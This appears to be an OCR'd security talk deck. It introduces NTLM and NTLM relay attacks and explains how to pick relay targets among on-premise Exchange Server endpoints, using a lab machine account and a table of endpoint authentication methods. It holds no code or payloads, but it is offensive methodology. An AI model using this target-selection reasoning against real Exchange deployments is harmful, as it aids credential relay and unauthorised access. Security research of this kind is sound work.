
What is NTLM

- Embedded challenge-response style authentication protocol
- Protocols using NTLMSSP
  - NTLM over SMB
  - NTLM over HTTP
  - NTLM over LDAP
  - NTLM over MSRPC
  - …
- NTLM relay attack







NTLM Relay Attack 101




NTLM Relay Attack 101



NTLM Relay Attack 101




NTLM Relay Attack 101



NTLM Relay Attack

- We can trigger NTLM authentication of XLAB\Exchange1$
- Preconditions for NTLM relay attack
  - Authentication
    - Are there any vulnerable services as targets of NTLM relay attacks?
  - Authorization
    - Does the machine account have any special privileges on these services?




Exchange Server (on-premise) Endpoints

Endpoints	Description	Authentication
/owa	Outlook Web App	Web Form
/ecp	Exchange Control Panel	Web Form
/mapi	MAPI over HTTP, used by modern Microsoft Outlook	Kerberos, NTLM
/EWS	Exchange Web Services, used by Outlook for macOS and Outlook add-ins	Kerberos, NTLM
/Rpc	Outlook Anywhere, used by Microsoft Outlook 2013, Outlook 2010, or Outlook 2007	Kerberos, NTLM, Basic
/Microsoft-Server-ActiveSync	ActiveSync let you synchronize a mobile device with your Exchange mailbox	Basic
/Powershell	Used by Exchange PowerShell Cmdlets	Kerberos
/Autodiscover	Used by client application to configure itself	Kerberos, NTLM, Basic
/API	REST API, available in Exchange 2016 CU3 or newer	Kerberos, NTLM
/OAB	Offline Address Book	Kerberos, NTLM

Can we relay NTLM authentication to these endpoints ? 🤔

